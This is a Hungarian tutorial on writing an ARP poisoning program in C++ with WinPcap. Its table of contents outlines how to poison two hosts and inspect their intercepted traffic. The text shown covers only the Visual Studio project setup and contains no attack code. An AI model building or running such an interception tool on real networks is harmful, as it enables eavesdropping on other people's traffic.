

# Saját poisoningoló alkalmazás készítése

## Tartalomjegyzék

|  |    |
|--|----|
| Saját poisoningoló alkalmazás készítése.....                           | 1  |
| Developers Pack letöltése.....   | 2  |
| Szükséges project beállítások.....                                     | 2  |
| Új project készítése.....  | 2  |
| szükséges új include filok hozzáadása a projecthez.....                | 7  |
| Fordítási preprocessorok beállítása.....                               | 9  |
| Kód generálás beállítása.....  | 10 |
| Linker konfigurálása winpcap használatához.....                        | 11 |
| Kártyalista kigyűjtése.....  | 13 |
| Paraméterek bekérése.....  | 15 |
| Kiválasztott kártya MAC címének lekérdezése.....                       | 15 |
| A két poisoningolandó gép eredeti MAC címének megszerzése.....         | 17 |
| ARP request csomag összeállítása az első MAC cím lekérdezéséhez.....   | 17 |
| ARP request csomag összeállítása a második MAC cím lekérdezéséhez..... | 18 |
| Kártya használatbavétele.....  | 19 |
| Filter beállítása.....   | 20 |
| MAC cím lekérdező csomagok kiküldése.....                              | 21 |
| Válaszokra várakozás.....  | 22 |
| MAC címek kivétele a válasz csomagokból.....                           | 22 |
| Poisoning csomagok összeállítása.....                                  | 24 |
| Poisoning csomagok elküldése.....                                      | 26 |
| Filter átállítása, hogy IP csomagokat lássuk.....                      | 27 |
| Elfogott csomagok vizsgálata.....                                      | 28 |
| A teljes kód egyben.....   | 38 |

## Developers Pack letöltése


A [www.winpcap.org](http://www.winpcap.org) weboldalról töltsük le a winpcap "developers pack"-ot, majd a tartalmát bontsuk ki egy tetszőleges alkönyvtárba.

Töltsük le a [www.winpcap.org](http://www.winpcap.org) weboldalról magát a winpcap-ot is, és installáljuk fel.


## Szükséges project beállítások

### Új project készítése


Először készítsünk egy új C++ projectet. Indítsuk el a visual studiot, majd kattintsunk a file menü new project pontjára:



A megjelenő ablakba válasszuk project típusának a win32 console application-t, adjunk meg egy project nevet, és egy alkönyvtárat, hogy hová készítse:



A welcome ablakon kattintsunk a next gombra:



Az applications settings ablakban válasszuk a console application-t, és az empty projectet, majd kattintsunk a finish gombra:



## Application Settings

Overview

Application Settings

Application type:

- ☐ Windows application
- ☒ Console application
- ☐ DLL
- ☐ Static library

Add common header files for:

- ☐ ATL
- ☐ MFC

Additional options:

- ☒ Empty project
- ☐ Export symbols
- ☒ Precompiled header


< Previous

Next >


Finish

Cancel

Adjunk a projecthez egy új forrás fílet. Ehhez kattintsunk jobb egérgombbal a "source files" mappára, és a felugró menüben válasszuk az add, azon belül a "new item..." menüpontot:





A megjelenő ablakban válasszuk ki a C++ fílet, adjunk valami nevet az új fílenak, majd kattintsunk az add gombra:



**szükséges új include filok hozzáadása a projecthez**


Válasszuk a project properties menüpontot:






A megjelenő ablakban válasszuk ki a "configuration properties" azon belül a "C/C++", majd a "General"-t. Az "Additional Include Directories" mellett kattintsunk a "..."-ra

A megjelenő új ablakban kattintsunk a bejegyzés létrehozása gombra, majd adjuk hozzá a winpcap kibontási alkönyvtárán belül az include alkönyvtárat:

